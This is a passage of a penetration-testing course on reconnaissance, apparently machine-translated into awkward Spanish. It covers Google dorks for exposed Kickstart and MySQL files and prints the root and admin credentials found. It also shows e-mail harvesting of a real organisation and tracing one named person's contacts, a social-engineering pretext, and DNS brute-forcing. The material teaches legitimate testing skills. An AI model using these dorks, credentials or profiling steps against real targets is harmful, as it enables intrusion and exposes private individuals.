
2.1.1.3 Ejemplo Nasty # 1

En la guía de video, pasamos por algunas interesantes búsquedas de Google. Vamos a ver un poco más desagradable ejemplos.
Red Hat Linux tiene una maravillosa opción para las instalaciones desatendidas, donde todos los detalles necesarios para la instalación del sistema operativo se colocan en un archivo de respuesta y leer de este archivo durante la instalación. Usted puede
Leer más sobre Kickstart aquí:

http://docs.redhat.com/docs/en-US/Red_Hat_Enterprise_Linux/5/html/Installation_Guide/chkickstart2.html

Después de comprender cómo funciona Kickstart, se da cuenta de que el archivo de configuración Kickstart pueden contener información interesante y deciden buscar archivos de configuración de delincuentes en la red:

```
# Kickstart file automatically generated by anaconda rootpw filetype:cfg
```


Kickstart filetype:cfg - Google Search - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.google.com/search?q=
Remote-Exploit Offensive Security RE Forums milw0rm Metasploit
Web Images Videos Maps News Shopping Gmail more
Search settings | Sign in
Google
Kickstart filetype:cfg
Search
Web Show options... Results 1 - 10 of about 656 for # Kickstart filetype:cfg. (0.06 seconds
/exp/osgnet/kickstart/ks-voms.cfg - UABgrid dev - Trac
Aug 11, 2009 ... Revision 22, 3.6 kB (checked in by pavgi, 2 months ago). Created osgnet dir under exp and added VOMS specific kickstart file ...
dev.uabgrid.uab.edu/browser/exp/.../kickstart/ks-voms.cfg - Cached - Similar
Scientific Linux PSI Kickstart Configuration File # KSII # Valeri ...
Scientific Linux PSI Kickstart Configuration File # KSII # Valeri.Markushin@psi.ch # 2006-02-16 : sl42-server-new-ks.cfg # 2006-02-15 ...
linux.web.psi.ch/dist/.../42/kickstart/.../sl42-server-new-ks.cfg - Cached - Similar
Scientific Linux PSI Kickstart Configuration File # KSII # Valeri ...
(y/n) " read ok done sleep 1 umount /tmp/master ### Save the kickstart environment ... /tmp/kickstart ### Save the kickstart environment varaibles cp ...
linux.web.psi.ch/dist/.../42/kickstart/.../sl42-direct-new-ks.cfg - Cached - Similar
Show more results from linux.web.psi.ch
kickstart file - dominia.org
Kickstart file automatically generated by anaconda. install lang en_US langsupport --default en_US.iso885915 zh_CN.GB18030 zh_TW.Big5 en_US.iso885915 ja_JP. ...
Done

Echar un vistazo a uno de estos archivos de configuración, vea:

```
# Kickstart file automatically generated by anaconda.
install
lang en_US
langsupport --default en_US.iso885915 zh_CN.GB18030 zh_TW.Big5
en_US.iso885915
ja_JP.eucJP ko_KR.eucKR
keyboard us
mouse msintellips/2 --device psaux
xconfig --card "VESA driver (generic)" --videoram 16384 --hsync 31.5-48.5
--vsync
50-70 --resolution 1024x768 --depth 32 --startxonboot
network --device eth0 --bootproto dhcp
rootpw --iscrypted $1$qpXuEpyZ$Kj3646rMCQW7SvxrWcmq8.
# The actual root password for this kickstart is
g09u5jhlegp90u3;oiuar98ut43t
firewall --disabledauthconfig --enableshadow --enablemd5
timezone America/New_York
bootloader --append hdc=ide-scsi
# The following is the partition information you requested
# Note that any partitions you deleted are not expressed
# here so unless you clear all partitions first, this is
# not guaranteed to work
#part /boot --fstype ext3 --size=50 --ondisk=hda
#part / --fstype ext3 --size=1100 --grow --ondisk=hda
#part swap --size=240 --grow --maxsize=480 --ondisk=hda
%packages
@ Printing Support
```

```
@ Classic X Window System
@ X Window System
@ Laptop Support
@ GNOME
@ KDE
@ Sound and Multimedia Support
@ Network Support
@ Dialup Support
@ Messaging and Web Tools
@ Software Development
@ Games and Entertainment
@ Workstation Common
xbill
balsa
kuickshow
...
cdrecord-devel
mozilla-nspr-devel
%post
```

En caso de que no, mira el archivo de configuración nuevo. Dice así:

```
rootpw --iscrypted $1$qpXuEpyZ$Kj3646rMCQW7SvxrWcmq8.
```

Por desgracia, el archivo Kickstart también contiene la contraseña del usuario root hash, así como otros detalles información sobre el equipo que se instalará.

2.1.1.4 Ejemplo Nasty # 2


Como propietario de un servidor web, que pueden tener una gran relación con el siguiente ejemplo. A menudo me hacen copias de seguridad de mi MySQL base de datos porque yo soy un servidor web propietario prudente. Los vertederos de MySQL suelen tener un sql. sufijo, y por lo general tienen el volcado de MySQL cadena en la parte superior del archivo.

```
mysql dump filetype:sql
```

Esta búsqueda muestra todas las copias de seguridad de MySQL expuestas que han sido sometidos a Google, ya menudo estos depósitos contienen información jugosa como nombres de usuario, contraseñas, correos electrónicos, números de tarjetas de crédito, y similares. Esta información podría ser simplemente el mango que necesita para obtener acceso al servidor / red.

```
# MySQL dump 8.14
# Host: localhost Database: XXXXXXXXXXXX
#--------------------------------------------------------
# Server version 3.23.38
# Table structure for table 'admin_passwords'
CREATE TABLE admin_passwords (
name varchar(50) NOT NULL default '',
password varchar(12) NOT NULL default '',
logged_in enum('N','Y') default 'N',
active enum('N','Y') default 'N',
session_ID int(11) default NULL,
PRIMARY KEY (name)
) TYPE=MyISAM;
# Dumping data for table 'admin_passwords'
INSERT INTO admin_passwords VALUES ('umpire','ump_pass','N','N',NULL);
INSERT INTO admin_passwords VALUES ('monitor','monitor','N','N',NULL);
```

Hay literalmente cientos (si no miles) de búsquedas interesantes que se pueden hacer, y la mayoría de ellos se enumeran en el "Google Hacking" de la base de datos de Exploit. (El mantenimiento de la GHDB está preformado por el equipo de base de datos Exploit). El GHDB organiza estas búsquedas en categorías tales como nombres de usuario y contraseñas, e incluso las tasas de cada búsqueda en orden de popularidad. Por favor, tómese el tiempo para visitar este sitio, y, si este tema te interesa (y lo debería!), considere ordenar la segunda edición de Google Hacking para pruebas de intrusión. En cualquier caso, usted debe leer Google hacking presentación de Johnny PDF, que por supuesto se pueden encontrar a través de Google (pista pista).



2.1.1.5 Email cosecha


Cosecha correo electrónico es una manera eficaz de descubrir posibles correos electrónicos (y posiblemente los nombres de usuario) que pertenecen a una organización. Continuando con la evaluación no maliciosa de aeoi.org.ir, simplemente ejecutando un Google búsqueda en el dominio aeoi.org.ir revelará varias direcciones de correo electrónico pertenecientes a ese dominio.

Obviamente, recogiendo estas direcciones manualmente, es agotador y puede automatizarse utilizando un script. La guión búsquedas en Google de un dominio dado y luego analiza los resultados y los filtros de mensajes de correo electrónico.

```
root@bt:~# cd /pentest/enumeration/google/goog-mail

root@bt:goog-mail# ./goog-mail.py -d aeoi.org.ir -l 20 -b google

************************************

*TheHarvester Ver. 1.4b *

*Coded by Christian Martorella *

*Edge-Security Research *

*cmartorella@edge-security.com *

************************************
```

```
Searching for aeoi.org.ir in google :

=====================================

Total results: 167000

Limit: 20

Searching results: 0

Accounts found:

====================

webmaster@aeoi.org.ir

rd@aeoi.org.ir

farkian@aeoi.org.ir

hkazemian@aeoi.org.ir

hnoshad@aeoi.org.ir

...

rhadian@aeoi.org.ir

hmiranmanesh@aeoi.org.ir

anovin@aeoi.org.ir

mmallah@aeoi.org.ir

vahmadi@aeoi.org.ir

msalahinejad@aeoi.org.ir

@aeoi.org.ir

mgandomkar@aeoi.org.ir

====================

Total results: 43

root@bt:/pentest/enumeration/google/goog-mail#
```

Una vez recogidas, estos mensajes de correo electrónico se puede utilizar como una base de distribución de un ataque del lado del cliente, como será discutirá más adelante en el curso. Normalmente me gusta hacer una copia de rastrear los correos electrónicos se encuentran, ya que pueden revelar información interesante sobre la las personas cuyas direcciones son. Trate de hacer una copia de rastrear el correo electrónico - hkazemian@aeoi.org.ir.



Esta búsqueda revela diversos puntos de interés, sobre todo que ver con la investigación atómica. Observe que una adicional de correo electrónico Yahoo (hkazemian@yahoo.com) fue publicada por el mismo usuario. Continuar la excavación y Google hkazemian@yahoo.com.
El primer golpe es la empresa INZ, que proporciona la información siguiente:

```
Company Headquarters:
#111, Incubator Center, Science and Technology Park of Tehran University,
16th Street of North Amir Abad Ave., Tehran, Iran,
Tel-Fax: +98-21-88334707
mobile:+ 98-912-3465155
e-mail: hkazemian@yahoo.com , hosseinkazemian@gmail.com, info@spag-co.com
http://www.geocities.com/hkazemian , http://www.spag-co.com
```

A raíz de los enlaces que aparecen en esa página (http://www.geocities.com/hkazemian) proporcionan aún más información sobre el individuo-esta búsqueda podría continuar durante horas.

2.1.1.6 Búsqueda de servidores vulnerables a través de Google

Cada pocos días, las nuevas vulnerabilidades de las aplicaciones web se encuentran. Google a menudo puede ser usado para identificar servidores vulnerables. Por ejemplo, en febrero de 2006, phpBB (popular software de código abierto foro) vulnerabilidad fue encontrada. Los hackers utilizan Google para identificar rápidamente todos los sitios web que se ejecutan phpBB, y
estos sitios fueron objeto de ataque. Lea más acerca de la vulnerabilidad / exploit aquí:

http://www.exploit-db.com/exploits/1469

```
"Powered by phpBB" inurl:"index.php?s" OR inurl:"index.php?style"
```

2,2. Recursos Web Miscellaneous

2.2.1 Otros Motores de Búsqueda

Obviamente, hay otros motores de búsqueda además de Google. Una buena lista de motores de búsqueda y sus capacidades de búsqueda se puede encontrar aquí:
http://www.searchengineshowdown.com/features/
Una función de búsqueda específica que captó mi atención fue la capacidad de búsqueda de IP gigablast.com. Búsqueda de contenido web mediante la dirección IP puede ayudar a identificar los balanceadores de carga, virtual adicional dominios, y así sucesivamente. Recientemente he descubierto que el motor de búsqueda de MSN también es compatible con la ip: búsqueda operador. Trate de comparar los resultados de los motores de búsqueda tanto para un objetivo específico. ¿Qué diferencias te diste cuenta?

2.2.2 Netcraft

Netcraft es una compañía de monitoreo de Internet con sede en Bradford-on-Avon, Inglaterra. Su más notable servicios están monitoreando tiempos de actividad y la disponibilidad operativo del servidor del sistema de detección.
Netcraft se puede utilizar para encontrar indirectamente información acerca de los servidores web en Internet, incluyendo el sistema operativo subyacente, la versión de los servidores Web, los gráficos de tiempo de funcionamiento, y así sucesivamente.

La siguiente captura de pantalla muestra los resultados para todos los nombres de dominio que contengan icq.com. la consulta se ha ejecutado desde http://searchdns.netcraft.com/.

Results for *.icq.com

Found 24 sites

	Site	Site Report	First seen	Netblock	OS
1.	start.icq.com		june 2007	america online, inc.	linux
2.	search.icq.com		april 2000	america online, inc.	linux
3.	www.icq.com		november 1996	america online, inc.	linux
4.	download.icq.com		january 2005	america online, inc.	linux
5.	chat.icq.com		october 2003	america online, inc.	linux
6.	people.icq.com		march 2003	america online, inc.	linux
7.	cf.icq.com		november 2001	akamai technologies	linux
8.	greetings.icq.com		june 2006	america online, inc	linux

Para cada servidor encontrado, usted puede solicitar un informe del sitio que proporciona información adicional:

Site	http://start.icq.com	**Last reboot**	unknown Uptime graph
Domain	icq.com	**Netblock owner**	America Online, Inc.
IP address	64.12.164.92	**Site rank**	567
Country	US	**Nameserver**	dns-01.icq.net
Date first seen	June 2007	**DNS admin**	hostmaster@icq.net
Domain Registry	aol.com	**Reverse DNS**	websearch-mv01.icq.aol.com
Organisation	ICQ, Inc, 22000 AOL Way, Dulles, 20166, United States	**Nameserver Organisation**	ICQ, Inc, 22000 AOL Way, Dulles, 20166, United States
Check another site:		**Netcraft Site Report Gadget**	Google [More Netcraft Gadgets]

Muchas otras fuentes abiertas de información existe. Sólo unos pocos se han enumerado aquí, pero la regla básica de la pensamiento creativo se aplica a todos ellos. Si usted cree, que vendrá!

2.2.3 Reconocimiento de Whois

Whois es el nombre de un servicio TCP, una herramienta, y una base de datos. Bases de datos Whois contener servidor de nombres, registrador, y, en algunos casos, información de contacto completa acerca de un nombre de dominio. Cada registrador debe mantener una base de datos Whois con toda la información de contacto de los dominios que alojan. Una central registro de base de datos Whois es mantenido por el InterNIC. Estas bases de datos se suelen publicar por un
Whois servidor a través del puerto TCP 43 y son accesibles mediante el programa de Whois.

```
root@bt:~# whois
Usage: whois [OPTION]... OBJECT...
-l one level less specific lookup [RPSL only]
-L find all Less specific matches
-m find first level more specific matches
-M find all More specific matches
-c find the smallest match containing a mnt-irt attribute
-x exact match [RPSL only]
-d return DNS reverse delegation objects too [RPSL only]
-i ATTR[,ATTR]... do an inverse lookup for specified ATTRibutes
-T TYPE[,TYPE]... only look for objects of TYPE
-K only primary keys are returned [RPSL only]
-r turn off recursive lookups for contact information

-R force to show local copy of the domain object even
if it contains referral
-a search all databases
-s SOURCE[,SOURCE]... search the database from SOURCE
-g SOURCE:FIRST-LAST find updates from SOURCE from serial FIRST to LAST
-t TYPE request template for object of TYPE ('all' for a list)
-v TYPE request verbose template for object of TYPE
-q [version|sources|types] query specified server info [RPSL only]
-F fast raw output (implies -r)
-h HOST connect to server HOST
```

```
-p PORT connect to PORT
-H hide legal disclaimers
--verbose explain what is being done
--help display this help and exit
--version output version information and exit
root@bt:~#
```

Ahora trata de cavar en los detalles de dominio para el dominio checkpoint.com. Como de costumbre, usted no tiene absolutamente sin intenciones maliciosas para este dominio.

```
root@bt:~# whois checkpoint.com
Whois Server Version 2.0
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.
Server Name: CHECKPOINT.COM
IP Address: 216.200.241.66
Registrar: NETWORK SOLUTIONS, LLC.
Whois Server: whois.networksolutions.com
Referral URL: http://www.networksolutions.com
Domain Name: CHECKPOINT.COM
Registrar: NETWORK SOLUTIONS, LLC.
Whois Server: whois.networksolutions.com
Referral URL: http://www.networksolutions.com
Name Server: NS6.CHECKPOINT.COM
Name Server: NS8.CHECKPOINT.COM
Status: clientTransferProhibited
Updated Date: 22-dec-2006
Creation Date: 29-mar-1994
Expiration Date: 30-mar-2012
>>> Last update of whois database: Mon, 08 Mar 2010 17:45:11 UTC <<<
...
Registrant:
Check Point Software Technologies Ltd.
3A Jabotinsky St.
```

```
Ramat-Gan 52520

ISRAEL

Domain Name: CHECKPOINT.COM

---------------------------------------------------------------------------

Administrative Contact, Technical Contact:

Wilf, Gonen hostmaster@CHECKPOINT.COM
Check Point Software Technologies Ltd.

3A Jabotinsky St.

Ramat-Gan, 52520

IL

+972-3-7534555 fax: +972-3-5759256

Record expires on 30-Mar-2012.

Record created on 29-Mar-1994.

Database last updated on 8-Mar-2010 12:35:44 EST.

Domain servers in listed order:

NS6.CHECKPOINT.COM 194.29.32.199

NS8.CHECKPOINT.COM 216.228.148.29
```

Usted ha recibido la siguiente información de la base de datos de registro.

-Registrar: Network Solutions, LLC.
-Whois Server: whois.networksolutions.com
- Los servidores de nombres: NS6.CHECKPOINT.COM, NS8.CHECKPOINT.COM
- Fecha de vencimiento: 30-mar-2012
- Titular: Check Point Software Technologies Ltd.

Dirección: 3A Jabotinsky St., Ramat-Gan 52520, ISRAEL
-Dirección IP: 216.200.241.66
- Registrar: NETWORK SOLUTIONS, LLC.
- Nombre de dominio: CHECKPOINT.COM
- Contacto Administrativo, Contacto Técnico:
- Wilf, Gonen - gonenw@CHECKPOINT.COM
- Check Point Software Technologies Ltd.
- Teléfono: +972-3-7534555
- Número de fax: +972-3-5759256

Toda esta información se puede usar para continuar el proceso de recopilación de información o para iniciar una sociales ingeniería de ataque ("Hola, este es Gonen, yo necesito que

restablecer mi contraseña Estoy en el aeropuerto, y tiene que hacerlo. revisar mi presentación ... "). Whois También puede realizar búsquedas inversas. En lugar de ingresar un nombre de dominio, puede introducir una dirección IP dirección. El resultado Whois suele incluir todo el intervalo de red que pertenece a la organización.

```
root@bt:~# whois 216.200.241.66

Abovenet Communications, Inc ABOVENET-5 (NET-216-200-0-0-1)

216.200.0.0 - 216.200.255.255

CHECKPOINT SOFTWARE MFN-B655-216-200-241-64-28 (NET-216-200-241-64-1)

216.200.241.64 - 216.200.241.79

# ARIN WHOIS database, last updated 2010-03-07 20:00

# Enter ? for additional hints on searching ARIN's WHOIS database.

# ARIN WHOIS data and services are subject to the Terms of Use

# available at https://www.arin.net/whois_tou.html
```

Tenga en cuenta que checkpoint.com posee el rango de direcciones IP 216.200.241.64-216.200.241.79. Tiene llegó al punto en el que se han identificado determinadas direcciones IP que pertenecen a la organización.
Whois es también a menudo accesible a través de una interfaz web. Los siguientes son algunos de los más integral Whois web interfaces disponibles:

http://whois.domaintools.com/
http://www.networksolutions.com/whois/index.jsp
http://ripe.net
http://whois.sc

3. Módulo 3: Reunión Abierta de Servicios de Información

Este módulo introduce a los estudiantes al tema de la reunión de servicio de información, y, en cierta medida, identificación de la vulnerabilidad.

Objetivos del módulo

Al final de este módulo, los estudiantes deben:

1. Ser capaz de utilizar las herramientas presentes en BackTrack para enumerar la red externa básico infraestructura, así como diversos servicios tales como DNS, SNMP, SMTP y SMB.
2. Ser capaz de escribir sus propias herramientas básicas en Bash y Python.
3. Ser capaz de automatizar secuencias de comandos y herramientas diversas enumeración.
4. Tener competencia en el uso de Maltego.

Informes

Aviso es necesario para este módulo como se describe en los ejercicios

Una vez que haya reunido información suficiente acerca de su destino utilizando los recursos de red abierta, puede además enumerar la información pertinente de otros servicios, más específicos que están disponibles. Este capítulo demostrará varios servicios. Por favor, tenga en cuenta que esto es sólo una breve lista preliminar. Docenas de otros servicios puede revelar información interesante para un atacante aparte a partir de los que se mencionan aquí.

3.1 Reconocimiento de DNS

DNS es una de mis fuentes favoritas de recopilación de información. DNS ofrece una variedad de información acerca públicos (y privados a veces!) servidores de la organización, tales como direcciones IP, nombres de servidor y el servidor funciones.

3.1.1 Interacción con un servidor DNS

Un servidor DNS suele divulgar DNS y la información del servidor de correo para el dominio para el cual es auténtica. Esta es una necesidad ya que las solicitudes públicas de direcciones del servidor de correo y el servidor DNS direcciones constituyen la experiencia de Internet básico.
Puede interactuar con un servidor DNS con varios clientes DNS, como anfitrión, nslookup y dig. Examinemos primero nslookup. Simplemente escribiendo nslookup, te ponen en un nslookup del sistema, y presentado ninguna petición DNS al servidor DNS, que se instala en su configuración TCP / IP.
Por ejemplo:

```
root@bt:~# nslookup
> www.checkpoint.com
Server: 24.224.127.143
Address: 24.224.127.143#53
Non-authoritative answer:
Name: www.checkpoint.com
Address: 216.200.241.66
>
```

En este ejemplo, se ha conectado al servidor local DNS (24.224.127.143) y le pidió que resolver el registro para www.checkpoint.com. El servidor DNS responde con la dirección 216.200.241.66.

3.1.1.1 MX consultas

Para identificar el servidor MX (servidor de correo) que pertenecen a una organización, puede simplemente pedir el DNS servidor para mostrar todos los registros MX disponibles para el dominio de esa organización:

```
> set type=mx
> checkpoint.com
Server: 24.224.127.143
Address: 24.224.127.143#53
Non-authoritative answer:
checkpoint.com mail exchanger = 12 cale.checkpoint.com.
checkpoint.com mail exchanger = 15 usmail-as.zonelabs.com.
Authoritative answers can be found from:
checkpoint.com nameserver = ns8.checkpoint.com.
checkpoint.com nameserver = ns6.checkpoint.com.
cale.checkpoint.com internet address = 194.29.32.199
ns6.checkpoint.com internet address = 194.29.32.199
ns8.checkpoint.com internet address = 216.228.148.29
>
```

Observe los dos servidores de correo que se enumeran: mfnbm2 cale.checkpoint.com y usmailas.
zonelabs.com. Cada servidor tiene un "costo" asociado a él-12 y 15, respectivamente. Este costo indica la preferencia de llegada de mensajes a los servidores de correo de la lista (costos más bajos son los preferidos). De esto se puede asumir que cale es el servidor de correo principal y que el otro es una copia de seguridad en caso cale falla.

3.1.1.2 Consultas NS

Con una consulta similar, puede identificar todos los servidores DNS con autoridad para un dominio:

```
> set type=ns

> checkpoint.com

Server: 24.224.127.143

Address: 24.224.127.143#53

Non-authoritative answer:

checkpoint.com nameserver = ns8.checkpoint.com.

checkpoint.com nameserver = ns6.checkpoint.com.

Authoritative answers can be found from:

ns6.checkpoint.com internet address = 194.29.32.199

ns8.checkpoint.com internet address = 216.228.148.29
```

Esta consulta identifica dos servidores DNS que sirven al dominio checkpoint.com: NS6 y NS8. (¿Qué pasó a todos los demás?) Esta información puede ser útil más adelante cuando se intenta realizar una zona transferencias.

3.1.2 Automatización de búsquedas

La recolección de información mediante DNS se puede dividir en tres técnicas principales:

- Búsqueda directa de la fuerza bruta
- Búsqueda inversa fuerza bruta
- Las transferencias de zona

3.1.3 búsqueda directa de fuerza bruta

La idea detrás de este método es tratar de adivinar los nombres válidos de los servidores de la organización, tratando de
resolver un nombre determinado. Si el nombre se resuelve, el servidor existe. He aquí un pequeño ejemplo utilizando el host
comando:

```
root@bt:~# host www.checkpoint.com
www.checkpoint.com has address 216.200.241.66
root@bt:~# host idontexist.checkpoint.com
Host idontexist.checkpoint.com not found: 3(NXDOMAIN)
root@bt:~#
```

Observe que el www.checkpoint.com nombre DNS resuelto y el comando de acogida (que actúa como un Cliente DNS) devolvió la dirección IP perteneciente a ese FQDN. El nombre hizo idontexist.checkpoint.com no se resuelven y que recibió un "no encontrado" resultado.
Tomando esta idea un poco más lejos, con un poco de bash scripting puede automatizar el proceso de descubrimiento.
A continuación, compilar una lista de nombres de servidores comunes y presentarlas a un archivo: dns-nombres.txt (a más lista completa de nombres DNS está disponible en / pentest / enumeración / dnsenum / dns.txt):

```
www
www2
firewall
cisco
checkpoint
smtp
pop3
proxy
dns
...
```

Ahora puede escribir un script bash corto (dodns.sh) que iterar a través de esta lista y ejecutar el sede de comando en cada línea

```
#!/bin/bash
for name in $(cat dns-names.txt);do
host $name.checkpoint.com
done
```

La salida de este script es cruda y no terriblemente útil:

```
root@bt:~# ./dodns.sh
www.checkpoint.com has address 216.200.241.66
Host www1.checkpoint.com not found: 3(NXDOMAIN)
www2.checkpoint.com is an alias for www.checkpoint.com.
www.checkpoint.com has address 216.200.241.66
Host firewall.checkpoint.com not found: 3(NXDOMAIN)
Host cisco.checkpoint.com not found: 3(NXDOMAIN)
Host checkpoint.checkpoint.com not found: 3(NXDOMAIN)
smtp.checkpoint.com is an alias for michael.checkpoint.com.
michael.checkpoint.com has address 194.29.32.68
